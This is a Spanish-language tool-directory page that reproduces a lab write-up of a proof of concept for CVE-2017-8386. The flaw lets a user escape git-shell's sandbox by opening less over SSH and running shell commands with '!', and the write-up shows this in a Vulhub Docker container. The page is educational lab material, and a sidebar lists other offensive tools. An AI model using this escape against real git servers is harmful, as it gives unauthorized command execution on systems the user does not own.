

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
WHS3_vulhub — PoC para CVE-2017-8386, vulnerabilidad de evasión del sandbox de Git-Shell. | Kitploit

Herramientas/GitHubGitHub/suz1n/whs3_vulhub
Seguridad de ContenedoresAnálisis de VulnerabilidadesExplotaciónPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubsuz1n/whs3_vulhub

WHS3_vulhub

PoC para CVE-2017-8386, vulnerabilidad de evasión del sandbox de Git-Shell.

Ver Repositorio
34hace 1 añoAún no revisado
Compartir

CVE-2017-8386: Evasión de la sandbox de git-shell para PoC de RCE

정수진(@suz1n)

Resumen

Git-shell proporciona un entorno que solo permite comandos git restringidos a través de SSH. Sin embargo, en versiones específicas de git-shell (como la 2.12.2) existe una vulnerabilidad (CVE-2017-8386) que permite evadir la sandbox y ejecutar comandos del sistema abusando del comando less.

Este informe documenta la ejecución de un PoC para esta vulnerabilidad y resume el proceso.

Configuración del entorno

Herramientas y versiones utilizadas

  • Docker: 24.0.7
  • Docker-Compose: v2.34.0
  • SO anfitrión: macOS
  • SO objetivo: Ubuntu 16.04 (dentro del contenedor)
  • Versión de Git: 2.12.2
  • Servidor SSH

Clonado del repositorio de Vulhub

git clone https://github.com/phith0n/vulhub.git

cd vulhub/git/CVE-2017-8386/ Image1

Configuración de docker-compose.yml y Dockerfile

• Imagen base Ubuntu 16.04
• Instalación de Git 2.12.2 desde el código fuente
• Instalación y ejecución del servidor OpenSSH
• Configuración del entorno git-shell (creación del usuario git)

Construcción y ejecución del contenedor

docker-compose build

docker-compose up -d

docker ps

• Verificación de la ejecución del contenedor (git-shell-cve-2017-8386)

Image2

Registro de la clave SSH y configuración del entorno

1. Generar y copiar id_rsa.pub localmente
2. Acceder al interior del contenedor y cambiar al usuario git
3. Registrar authorized_keys

docker exec -it git-shell-cve-2017-8386 /bin/bash

chsh -s /bin/bash git

su git

mkdir -p ~/.ssh

chmod 700 ~/.ssh

touch ~/.ssh/authorized_keys

chmod 600 ~/.ssh/authorized_keys

vim ~/.ssh/authorized_keys

Image3

Instalación de paquetes adicionales

apt update

apt install less -y

apt install man-db -y

• Instalación completada de los paquetes less y man para llevar a cabo el PoC

Proceso del PoC

Conexión SSH normal

ssh -p 3322 -i id_rsa -t [email protected] "less /etc/passwd"

• Entrada exitosa a la pantalla de less

• Es posible ejecutar comandos del sistema mediante el comando !

Ejecución de comandos (evasión de la sandbox)

• !id -> muestra el ID de usuario y el ID de grupo first_execute.png

• !whoami -> usuario actual (git)

• !uname -a -> muestra la información del kernel del sistema

• !ls /home/git -> muestra la lista de archivos del directorio home de git

Análisis

• En el entorno de git-shell se restringe al usuario para que no pueda ejecutar comandos del sistema.
• Sin embargo, mediante el comando `git-upload-archive --help` es posible invocar less internamente.
• El comando less admite la ejecución de comandos de shell del sistema mediante la función !.
• En consecuencia, es posible evadir la sandbox de git-shell y ejecutar comandos arbitrarios.

Referencias

• Blog de Insinuator: https://insinuator.net/2017/05/git-shell-bypass-by-abusing-less-cve-2017-8386/

• Repositorio de GitHub de Vulhub: https://github.com/phith0n/vulhub

Enlace al repositorio de GitHub

https://github.com/suz1n/WHS3_vulhub

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    324
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    252

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





